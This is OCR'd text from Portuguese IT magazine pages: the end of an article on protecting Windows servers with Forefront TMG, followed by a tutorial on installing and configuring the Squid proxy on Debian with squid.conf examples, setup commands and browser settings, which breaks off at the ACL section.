Nestes casos, é recomendável que se use, em vez do produto tradicionalmente instalado em servidores, o mesmo utilizado em soluções de *appliance*, como outras soluções disponíveis no mercado.

A ideia de se usar uma infraestrutura de proxy, além de aumentar o controle no acesso à internet, protege os servidores de aplicação e banco de dados e diminui a carga de acessos no firewall de borda, uma vez que o único endereço IP que poderá acessar a internet será o do servidor de proxy.

Este método é o mais usado hoje nas corporações que usam o Forefront TMG como proxy para controle de acesso à internet.

Como uma solução de gateway web completa, o Forefront TMG também protege a rede com as funcionalidades de Filtro de Conteúdo, a inspeção de protocolo SSL, a inspeção de redes e a proteção contra vírus.

A solução de filtro de conteúdo controla o acesso a sites web a partir de sua categoria, ou seja, um acesso ao site do Universo Online, por exemplo, é caracterizado como um site do tipo "*Portal*" e poderá ser liberado ou bloqueado, de acordo com a política da empresa.

Com esta funcionalidade, é possível bloquear acessos a sites de categoria pornográfica, redes sociais, sites que pregam preconceito, pedofilia, sites de conexão bidirecional (Torrent, Kazaa, etc.), sites de troca de mensagens instantâneas (MSN, Google Talk), entre outros.

Essa limitação do uso de websites que não têm ligação direta com o foco principal da empresa auxilia na redução de custo que o acesso à internet produz, além de contribuir com a segurança de todo o sistema.

O Forefront TMG também proporciona proteção a aplicações web da corporação por meio do serviço de publicação.

O fluxo exibido na **Figura 1** mostra um acesso seguro a aplicações web a partir deste utilitário. Note que todos os acessos devem ser configurados no DNS da rede para chegar ao servidor do Forefront TMG, de modo que, por meio de regras de publicação criadas previamente, ele envia a requisição para o servidor web correto. Assim, em caso de um ataque, o invasor não chegará ao servidor web, mas no Forefront TMG, que nada retornará.

É importante que estes acessos sejam feitos de forma a usar o protocolo SSL por meio de um certificado digital que deverá estar instalado tanto no Forefront TMG como no servidor web. Também é preciso que a aplicação esteja preparada para o uso do certificado digital.

Atualmente, o acesso a sites seguros tem sido usado por invasores para camuflar ameaças.

Normalmente este acesso não deveria ser um problema para o usuário final, porém diversos casos de infecção de rede foram reportados em acessos a sites que eram supostamente seguros, mas que permitiram que o vírus chegasse ao seu destino, encapsulado no protocolo SSL.

Para casos como este, o administrador pode usar a funcionalidade de inspeção de pacotes SSL.

No acesso a um site em SSL (*HTTPS*), a requisição é enviada ao Forefront TMG, que estabelece outra conexão com o site de destino, coleta as informações e analisa o pacote enviado. Caso o tráfego seja confiável e não contenha nenhum tipo de ameaça encapsulada, o Forefront TMG libera o acesso para o usuário final. Caso o tráfego analisado contenha uma ameaça encapsulada, o dispositivo bloqueará o acesso e enviará uma notificação ao usuário final.

Outra característica do Forefront TMG é a capacidade de aumentar a segurança no envio de e-mails da corporação. O serviço de proteção de correio evita a chegada de ameaças anexas a uma mensagem, além dos SPAMs que lotam as caixas de e-mail.

Como foi dito no começo deste artigo, diariamente várias ameaças são descobertas, além das vulnerabilidades exploradas.

A ocorrência destes eventos pode coincidir com um período em que o antivírus e a correção de vulnerabilidades por meio de atualizações de segurança ainda não tenham sido feitas.

Assim, para evitar a infecção ou invasão do ambiente neste período, o Forefront TMG oferece os serviços de inspeção de redes e inspeção de ameaças.

A **Figura 9** mostra como o Forefront TMG protege a rede de ameaças e vulnerabilidades.

No acesso à internet, ele analisa o pacote que trafega entre a origem e o destino e o bloqueia em caso de uma ameaça ser encontrada.

Assim, durante a inspeção de redes, o Forefront TMG protege aplicações Microsoft e o ambiente de vulnerabilidades mitigando brechas de segurança na rede.

Portanto, usar um portal web seguro é item obrigatório quando se pensa em segurança para servidores Windows e deve ser usado nas formas descritas neste artigo para que o controle seja eficaz e a performance dos dispositivos de borda seja satisfatória.




Figura 9. Método de ação do Forefront TMG para inspeção de redes e ameaças

Conclusão

Este artigo buscou apresentar as melhores formas de se garantir a segurança em servidores Windows, desde a concepção da infraestrutura até a elaboração de como o tráfego correrá pela rede da corporação.

É importante que haja separação entre redes protegidas por firewalls, separando a rede de usuários, rede de servidores em geral, servidores de aplicação e servidores de banco de dados.

Ainda nesse contexto, ressaltamos a importância de limitar o acesso a servidores para que somente as pessoas corretas tenham condições de operar o servidor e, assim, garantir a segurança do ambiente.

O artigo mostrou também as vulnerabilidades e brechas de segurança que precisam ser corrigidas no período da implementação do servidor e a importância de se manter sempre as atualizações de segurança instaladas em periodicidades que garantam que um invasor não consiga acesso na estrutura.

Também mostrou a importância de se proteger o tráfego entre redes usando o IPsec e mantendo a estrutura protegida com um antivírus que seja bem implementado, de forma a evitar ameaças.

Para aumentar a segurança no ambiente, mostramos que o Forefront TMG atua como um portal web seguro, provendo serviços de proxy, cache, firewall, inspeção SSL e inspeção de redes e ameaças, controlando o acesso à internet e diminuindo a carga no firewall de borda.

Certamente existem outros métodos eficazes para se garantir a segurança em um ambiente de servidores Windows, porém os exibidos neste artigo são os principais e mais utilizados no dia a dia corporativo.



Uilson Souza
souzajr.nc@uol.com.br
Profissional de tecnologia e infra estrutura há mais de 17 anos, mantenedor de blog técnico voltado a implementação e suporte de Forefront TMG, ISA Server e demais ferramentas Microsoft, atua como Analista de Projetos e Consultor Microsoft. É Tecnologo em Processamento de Dados pela UNIBAN, Microsoft Certified: MCTS ISA Server 2006 Configuring. Colunista dos portais TI Especialistas e FastVue.co, atua também na Comunidade Técnica Microsoft-SP e nos fóruns TechNet Brasil. Também colabora com artigos técnicos para o portal Microsoft TechNet Wiki. Desde Outubro/2011 é membro do programa MTAC (Microsoft Technical Audience Contributor). Página pessoal: http://uilson76.wordpress.com.

Site Microsoft – Segurança em servidores Windows
http://technet.microsoft.com/pt-br/library/dd548350

Artigo "Implementando IPSEC no Windows Server 2008"
http://www.mcsesolution.com/Windows-Server-2008/configurando-o-ipsec-no-windows-server-2008.html

Site Microsoft – "Forefront Suite"
http://www.microsoft.com/forefront

WSUS
http://technet.microsoft.com/pt-br/windowsserver/bb332157.aspx

Implementação de um proxy web com Squid

Controlando a rede, melhorando o desempenho, monitorando e auditando acessos

Com o crescimento da tecnologia e a conectividade entre as empresas e a internet, cada vez mais um administrador de sistemas se preocupa com as informações que estão dentro da sua rede.

A internet traz facilidades para comunicação e transmissão de informações entre empresas ou mesmo para uso pessoal, porém, existe a preocupação com vírus, roubo de informações, má utilização de recursos e outros tipos de incidentes de segurança.

Dessa forma, entende-se que o acesso à web é algo que necessita ser controlado, seja por questões de segurança ou de produtividade. Aos administradores, é designada a tarefa de implantar soluções com o objetivo de garantir a segurança da rede através de ações como: bloqueio de acesso a sites inadequados, controle de navegação dos usuários, cache (armazenamento) de páginas mais acessadas para otimizar o uso de recursos, bem como emitir relatórios de navegação para análise posterior.

Diante desse cenário, a **Figura 1** demonstra o total de incidentes reportados espontaneamente ao CERT.br (Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil), no período de 1999 a março de 2012, onde é possível constatar que o número de incidentes reportados é crescente, com destaque para os anos 2009 e 2011, em relação ao ano anterior, tendo um aumento considerável em 2011.

No que diz respeito à segurança de rede, com o crescimento de incidentes, a configuração e utilização de um proxy cache é importante para auxiliar o administrador a ter um controle no acesso a recursos como Web, FTP e outros, de um modo seguro, além de estar em conformidade com a orientação da NBR ISO/IEC 27002:2005, no item 11.4, onde diz que o acesso aos serviços de rede internos e externos devem ser controlados, sendo que para este último, o controle pode ser feito pelo proxy.

A função básica de um proxy na rede é servir como um ponto intermediário entre a rede local e a internet, atuando na otimização da velocidade de acesso a conteúdos web através de cache, filtro de sites indesejados e controle de acessos.

Resumo DevMan

De que se trata o artigo:

Neste artigo conheceremos o Squid, que é um servidor Proxy livre de grande utilização no mundo, dada sua robustez, segurança e recursos que oferece. Veremos como ele funciona como servidor de web caching e proxy, com exemplos de regras de controle de acesso. Para fins de análise de acessos, será mostrado como criar relatórios com o SARG.

Em que situação o tema é útil:

O uso do Squid como Proxy/Cache é uma das opções mais utilizadas em ambientes corporativos que adotam software livre para administrar a rede, seja através da otimização e melhoria do desempenho da rede atuando como servidor de cache ou como proxy, implementando restrições de acesso à Internet, que nem sempre é possível fazer através do firewall.

Implementação de um proxy web com Squid:

Hoje em dia é necessário assegurar a boa utilização da internet através de soluções que permitam gerenciar com eficácia o seu uso em ambientes corporativos, impedindo o acesso dos usuários a sites e serviços considerados inapropriados ou potencialmente perigosos para a empresa. Neste artigo, vamos abordar a instalação e a configuração de um proxy web utilizando o Squid e a configuração do SARG, para auditoria de acesso.

Firewall versus Proxy

O firewall é composto por um conjunto de componentes tais como filtros de pacotes, autenticação, proxies e outros, cada um com uma funcionalidade diferente e desempenhando um papel que influi diretamente no nível de segurança do sistema. O filtro de pacotes e o proxy são configurados no perímetro da rede, atuan-

do como intermediários entre a rede local e a internet, filtrando o tráfego através de regras para determinar se certos tipos de pacote terão autorização para passar pelo servidor ou se serão descartados.

O filtro de pacotes realiza o roteamento de forma seletiva, aceitando ou descartando os pacotes com base no conteúdo do seu cabeçalho ou com base no estado das conexões. Isso quer dizer que, por exemplo, é possível filtrar o tráfego por serviço, através de uma regra que descarte todo tráfego destinado a portas como Telnet e FTP, ou ainda, filtrar pacotes ICMP por tipo ou código, com o objetivo de auxiliar na proteção contra ataques de negação de serviços distribuídos (DDoS – Distributed Denial of Service).

Proxies são soluções que permitem ganho de desempenho e economia de banda implementando um sistema de cache no acesso a sites, armazenando localmente o conteúdo requisitado de forma que, em uma segunda requisição, não precise buscar novamente na internet. Além disso, também é possível trabalhar com alguns filtros de origem e destino, permitindo um controle na navegação web, bem como bloqueio de conteúdos indesejados.

O proxy atua como um intermediário de conexões: o usuário se conecta a uma porta no firewall que, através de outra porta, estabelece a conexão com o destino. Além disso, o proxy não permite conexões diretas e mascara os usuários internos das conexões externas.

A **Figura 2** ilustra o funcionamento de um proxy.




Figura 1. Total de incidentes reportados ao CERT.br por ano




Figura 2. Funcionamento de um Proxy - Fonte: MELO et al, 2006

Requisitos do Sistema

O Squid é uma solução Open Source que roda em plataformas Unix, Linux e Windows. É utilizado no mercado como acelerador e filtro de conteúdo web para diversos tipos de protocolos como, por exemplo, HTTP, HTTPS, FTP e outros. Originalmente baseado no projeto Harvest Cache Daemon, desenvolvido no início da década de 90, suporta operações de redirecionamento de URL, controle de banda para protocolos (traffic shaping), lista de controle de acesso (ACL), módulos de autenticação e opções para armazenamento em disco.

Em relação aos requisitos de hardware para o Squid, disco e memória são recursos que devem ser levados em consideração, pois são utilizados para armazenamento de objetos e resposta em cache. Uma página web é formada por vários objetos, tais como textos, imagens e sons. O tempo em que um objeto será mantido em disco depende de fatores como, por exemplo, a frequência dos acessos a essa página, espaço disponível, entre outros; assim, quanto menor o espaço em disco, menor será o tempo de vida de cada página.

O Squid utiliza uma pequena quantidade de memória para cada resposta em cache, assim, existe uma relação entre o espaço em disco e os requisitos de memória. Como regra geral, é necessário ter 32 MB de memória para cada Giga de espaço em disco. Por exemplo, um sistema com 512 MB de RAM pode suportar um cache de disco de 16 GB.



Diretivas do arquivo de configuração

As configurações do Squid são feitas em seu arquivo squid.conf, localizado no diretório /etc/squid. Este arquivo possui cerca de 4900 linhas, mas isto se deve ao fato do arquivo possuir para cada opção a sua sintaxe e um breve resumo. A **Listagem 1** apresenta um exemplo do squid.conf.

Listagem 1. Exemplo de configuração do squid.conf.

```
http_port 3128
cache_mem 8 MB
cache_dir ufs /var/spool/squid 100 16 256
cache_access_log /var/log/squid/access.log
cache_log /var/log/squid/cache.log
cache_store_log /var/log/squid/store.log
pid_filename /var/run/squid.pid
visible_hostname proxy.myhostname.com.br
cache_effective_user squid
cache_effective_group squid
reference_age 1 week
no_cache deny SSL_ports
acl MyNetwork src 192.168.x.x/24
acl gateway src 192.168.x.254
acl International dstdomain .com
acl Google dstdomain .google.com
http_access allow MyNetwork Google
http_access deny MyNetwork International
http_access allow MyNetwork
```

Antes de partir para a configuração em si, vejamos as principais diretivas do arquivo squid.conf:

• **visible_hostname** – Nome do host em rede para exibição em possíveis erros ou informações nas solicitações dos clientes. Caso a opção seja utilizar o nome completo da máquina, este deverá ser colocado conforme a configuração no arquivo /etc/hosts. A **Listagem 2** demonstra um exemplo;

Listagem 2. Exemplo do arquivo /etc/hosts.

```
# cat /etc/hosts
127.0.0.1     localhost
127.0.1.1     squid-lab
192.168.1.5  squid-lab.org  squid-lab
```

• **http_port** – Essa diretiva é responsável por especificar em qual porta o servidor irá escutar as requisições. A porta padrão é a 3128, porém, pode ser especificada outra porta, como por exemplo, a 8080, sem nenhuma complicação. Ao manter essa configuração, o serviço estará disponível em todas as interfaces de rede da máquina. Para limitar o serviço a apenas uma interface, basta configurar o IP e a porta, conforme o exemplo:

```
http_port 192.168.0.1:3128
```

• **cache_mem** – Quantidade de memória RAM disponibilizada para o proxy (valor em MB). É ideal para armazenar arquivos pequenos, como páginas HTML e imagens, que serão entregues instantaneamente para os clientes;

• **cache_dir** – Diretório que especifica o tipo de armazenamento que o proxy irá utilizar. O cache na memória RAM é quase sempre menor do que o do cache em disco, que é usado para armazenar arquivos maiores, tais como downloads, arquivos do Windows Update e pacotes baixados via aptitude (**Nota do DevMan 1**). A sintaxe padrão dessa diretiva é:

```
cache_dir ufs /var/spool/squid 100 16 256
```



Nota do DevMan 1

Vias de Download: O apt-get é uma ferramenta prática que se encontrado não apenas no Debian, Ubuntu e no Kurumin, mas em outras distribuições baseadas no Debian, como o Xandros, Memphis e até mesmo no Linspire. Ferramentas como o urpmi, do Mandrake, o synaptic, do Conectiva e o yum, do Fedora também são baseados nele.

O apt-get utiliza um conceito de fontes de atualização. Ele pode obter pacotes de praticamente qualquer lugar, incluindo CD-ROMs do Debian, unidades de rede, etc. Mas o meio mais usado é justamente baixar os pacotes via internet, o que permite obter sempre as versões mais recentes dos programas.

Embora o apt-get seja a ferramenta mais tradicional e a mais usada, ele disputa o posto com o aptitude, um "sucessor" que se propõe a resolver os mesmos problemas, mas oferece algumas vantagens técnicas sobre o apt-get. O Aptitude é uma interface em modo texto para o sistema de pacotes do Debian GNU/Linux. Ele permite que o usuário/administrador veja as listas de pacotes e realize operações como instalação, atualização e remoção de pacotes.

A **Tabela 1** ilustra os parâmetros dessa diretiva.

• **cache_access_log** – Determina a localização do arquivo de log de acesso. Pode ser utilizado para fins de auditoria como, por exemplo, verificar quem acessou o que e quando;

cache_store_log – Armazena o log detalhado sobre o processo de armazenamento em disco, podendo fornecer informações como quais arquivos foram removidos do cache, quais foram mantidos e por quanto tempo;

• **cache_log** – Arquivo responsável pelo log de informações relacionadas ao proxy, sendo útil para depuração de eventuais erros que possam impedir a inicialização do serviço;

pid_filename – No Linux, todos os processos são identificados por um número. Essa diretiva guarda o número do processo do Squid em execução;

• **cache_effective_user** – Usuário dono do processo do Squid. Por questões de segurança, o Squid não deve ser executado como root. Se o processo for iniciado como root, o Squid irá mudar o ID do usuário efetivo para um usuário sem privilégios, que deve ter permissão de escrita nos diretórios de cache e do arquivo de log. Por padrão, o usuário sem privilégios usado é o nobody, mas é possível criar um usuário chamado squid, para iniciar o serviço:

```
useradd -g squid -s /dev/null squid
```

• **cache_effective_group** – Grupo dono do processo do Squid. Por padrão, o ID do grupo do Squid está relacionado com o do usuário que iniciou o serviço. Se o usuário for o root, ele irá mudar para o grupo do usuário especificado na diretiva cache_effective_user, porém é possível configurar o Squid para usar o ID de outro grupo. Isso só é necessário caso o Squid seja iniciado como root, se não for o caso, essa diretiva será ignorada. Para criar o grupo do squid:

```
groupadd squid
```

cache_dir	Diretiva
Ufs	Tipo de armazenamento a ser utilizado
/var/spool/squid	Diretório onde será armazenado o cache dos dados
100	Espaço reservado em disco (em MB) para o cache dos objetos
16	Quantidade de diretórios de primeiro nível a serem criados para a estrutura de cache
256	Quantidade de diretórios de primeiro nível a serem criados para a estrutura de cache

Tabela 1. Parâmetros da diretiva cache_dir

```
root@squid-lab:~# dpkg -l squid
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                          Version                      Description
+++-=============================-============================-=====================================
ii  squid                         2.7.STABLE9-2.1              Internet object cache (WWW proxy cache)
root@squid-lab:~#
```

Figura 3. Verificando se o pacote squid foi instalado corretamente

• **reference_age** – Determina que a limpeza automática do cache seja semanal. Caso essa diretiva não esteja habilitada, o padrão é que isso ocorra mensalmente;
• **no_cache deny SSL_ports** – Impede a realização de cache de páginas seguras para evitar que informações dinâmicas sejam consultadas posteriormente;
• **acl** – Regras de acesso. As ACLs – Access Control Lists ou Listas de Controle de Acesso – constituem a grande flexibilidade e eficiência do Squid. Através delas são criadas as regras para controlar o acesso ou ainda otimizar a utilização da Internet;
• **http_access** – Permite ou nega clientes (browsers) a acessarem o serviço HTTP baseado na lista de acesso (acl) definida.

Instalação

Em função do que foi exposto acima, é possível ter uma ideia do arquivo de configuração do Squid e de suas diretivas. A próxima etapa a ser realizada é a instalação dos pacotes utilizados para uma configuração funcional do servidor, que será baseado em Debian GNU/Linux 6.0. Vale ressaltar que o Squid também é encontrado para formato em compilação ou em outras distribuições, sendo recomendado o conhecimento no gerenciamento de pacotes para configuração na distribuição preferida pelo usuário. O mesmo vale para o Windows. No Debian, o gerenciamento de pacotes será feito via aptitude e poderá ser utilizado qualquer repositório que contenha o pacote do servidor Squid abordado nessa configuração. Para instalar, execute:

```
# aptitude install squid
```

Um procedimento de verificação em um sistema Debian GNU/Linux para saber se um pacote foi ou não instalado pode ser realizado através do comando dpkg. A **Figura 3** demonstra como verificar se o pacote está instalado corretamente.

Configurações iniciais

Antes de serem iniciadas as configurações, é importante fazer um backup do arquivo de configuração do Squid. Assim, será possível retornar ao original, caso apague alguma linha indevidamente, ou simplesmente queira fazer uma consulta. No Debian GNU/Linux que será configurado, o arquivo squid.conf encontra-se no diretório /etc/squid, porém, dependendo da distribuição, pode estar localizado diretamente sob o /etc. Para fazer uma cópia, basta utilizar o comando cp:

```
# cd /etc/squid/
# cp squid.conf squid.conf.original
```

O arquivo de configuração do Squid é bem extenso devido à documentação e pode ser um pouco confuso para trabalhar. Uma vez que foi feito o backup do original, é recomendado criar um arquivo limpo, sem comentários. Para isso, pode-se utilizar o comando egrep para remover linhas que são iniciadas por um comentário (^#), linhas em branco (^$) e colocar a saída dentro do arquivo que será utilizado para configurar o Squid.

```
# egrep -v "^#|^$" squid.conf.original > squid.conf
```

Agora sim, iremos analisar a configuração do arquivo limpo e aplicar as configurações iniciais para um servidor proxy cache funcional, sem nenhuma restrição. Neste artigo, o editor de textos utilizado será o vim, porém, o usuário poderá editar o arquivo através de outros editores de texto. A **Listagem 3** demonstra o arquivo limpo que será utilizado.

Dentro do arquivo squid.conf, a primeira diretiva a ser configurada é a http_port, onde se estabelece que o Squid irá trabalhar como servidor de cache apenas na rede local, que no nosso caso é a 192.168.1.0. Para isso, deve-se especificar o IP e também a porta que o Squid irá ouvir as requisições (por padrão, é a 3128):

```
http_port 192.168.1.5:3128
```

Outra diretiva a ser alterada é a visible_hostname, que está relacionada com o nome que será exibido no rodapé da página para o usuário quando o Squid retornar algum tipo de informação ou erro. Aqui pode ser colocado o nome completo do servidor, que deve ser o mesmo que está configurado no arquivo /etc/hosts:

```
visible_hostname squid-lab.org
```

Listagem 3. Arquivo squid.conf.

```
# vim /etc/squid/squid.conf acl all src all
http_port 192.168.1.5:3128
visible_hostname squid-lab.org
cache_dir ufs /var/spool/squid 512 128 256
cache_mem 16 MB
acl all src all
acl manager proto cache_object
acl localhost src 127.0.0.1/32
acl to_localhost dst 127.0.0.0/8 0.0.0.0/32
acl localnet src 10.0.0.0/8             # RFC1918 possible internal network
acl localnet src 172.16.0.0/12          # RFC1918 possible internal network
acl localnet src 192.168.0.0/16         # RFC1918 possible internal network
acl SSL_ports port 443                  # https
acl SSL_ports port 563                  # snews
acl SSL_ports port 873                  # rsync
acl Safe_ports port 80                  # http
acl Safe_ports port 21                  # ftp
acl Safe_ports port 443                 # https
acl Safe_ports port 70                  # gopher
acl Safe_ports port 210                 # wais
acl Safe_ports port 1025-65535          # unregistered ports
acl Safe_ports port 280                 # http-mgmt
acl Safe_ports port 488                 # gss-http
acl Safe_ports port 591                 # filemaker
acl Safe_ports port 777                 # multiling http
acl Safe_ports port 631                 # cups
acl Safe_ports port 873                 # rsync
acl Safe_ports port 901                 # SWAT
acl purge method PURGE
acl CONNECT method CONNECT
http_access allow manager localhost
http_access deny manager
http_access allow purge localhost
http_access deny purge
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports
http_access allow localhost
http_access allow all
icp_access allow localnet
icp_access deny all
hierarchy_stoplist cgi-bin ?
access_log /var/log/squid/access.log squid
refresh_pattern ^ftp:           1440    20%     10080
refresh_pattern ^gopher:        1440    0%      1440
refresh_pattern -i (/cgi-bin/|\?) 0     0%      0
refresh_pattern (Release|Packages(.gz)*)$ 0     20%     2880
refresh_pattern .               0       20%     4320
acl shoutcast rep_header X-HTTP09-First-Line ^ICY.[0-9]
upgrade_http0.9 deny shoutcast
acl apache rep_header Server ^Apache
broken_vary_encoding allow apache
extension_methods REPORT MERGE MKACTIVITY CHECKOUT
hosts_file /etc/hosts
coredump_dir /var/spool/squid
```

Nessa configuração inicial, também serão informadas as diretivas referentes ao cache em disco e cache em memória. Para a diretiva cache_dir, o armazenamento será em /var/spool/squid com 512MB de espaço, 128 diretórios e 256 subdiretórios. Para a diretiva cache_mem é definido 16 MB, ficando o arquivo da seguinte forma:

```
cache_dir ufs /var/spool/squid 512 128 256
cache_mem 16 MB
```

A configuração padrão do Squid faz com que o serviço esteja no ar, porém todas as requisições são negadas. Como nesse primeiro momento o objetivo é deixar o Squid funcional, é necessário localizar a diretiva http_access que nega (deny) as conexões para permitir o acesso (allow):

```
http_access deny all
```

Para permitir que todos tenham acesso à internet através do Squid, essa linha deve ser alterada para:

```
http_access allow all
```

Nesse primeiro momento, somente essas alterações são necessárias para se configurar o Squid como um servidor Proxy cache básico. Quando o pacote do Squid é instalado, automaticamente o serviço é iniciado. Assim, após salvar o arquivo, o próximo passo é parar o serviço, verificar a sintaxe do arquivo de configuração, gerar o cache e reiniciar o Squid. A **Listagem 4** apresenta os comandos para esses procedimentos.

Para conferir se o serviço está no ar, é possível adicionar a opção 'status' ao comando invoke-rc.d:

```
# invoke-rc.d squid status
squid is running.
```

Listagem 4. Procedimentos para iniciar o serviço.

```
Parando o serviço:
# invoke-rc.d squid stop
Stopping Squid HTTP proxy: squid.

Verificando a sintaxe do arquivo:
# squid -k parse
Obs.: Caso o comando não retorne nada, a sintaxe está correta.

Criando a estrutura de cache:
# squid -z
2012/07/22 00:10:18| Creating Swap Directories

Iniciando o serviço:
# invoke-rc.d squid start
Starting Squid HTTP proxy: squid.
```

Configuração dos navegadores

Com as configurações realizadas, o Squid está atuando apenas como um servidor proxy cache, ou seja, as estações de trabalho da rede 192.168.1.0 irão utilizar o servidor Proxy 192.168.1.5 como

um intermediário para o acesso à internet. Para isso, a próxima etapa é configurar os navegadores das estações clientes.

Internet Explorer

De uma maneira geral, os passos para configurar o Internet Explorer para acessar a internet utilizando o servidor proxy configurado consistem em acessar o menu Tools (Ferramentas) e selecionar a opção Internet Options (Opções de Internet), conforme apresentado na **Figura 4**.




Figura 4. Configurando o Internet Explorer – Etapa 1

Ao abrir a janela de configuração, é necessário clicar na aba Connections (Conexões) e em seguida, no botão LAN Settings (Configurações da LAN), que irá apresentar uma janela que permite que seja realizada a configuração de acesso através de um servidor proxy (ver **Figura 5**).

Neste momento, selecione a caixa Use a proxy server for your LAN... (Usar um servidor proxy para a rede local...) e digite o endereço IP do servidor e a porta na qual o serviço é oferecido. Marque também a caixa Bypass proxy Server for local address (Não usar proxy para endereços locais), conforme demonstrado na **Figura 6**.

Ao finalizar a configuração, clique em OK em todas as telas. Em seguida, feche e abra novamente o navegador.

Para verificar se o Squid está funcionando, ao abrir o navegador, realize o acesso a algum site. Em seguida, no servidor, verifique os logs de acesso. A **Figura 7** demonstra um trecho do access.log. Note que algumas solicitações de acesso já estão sendo tratadas.

ACL – Access Control List (Lista de Controle de Acesso)

Até este momento, a configuração do Squid está restrita a um servidor proxy cache, porém, uma das funcionalidades dessa ferramenta é o controle das requisições feitas pelos usuários através do uso de ACLs de acordo com a configuração da regra,

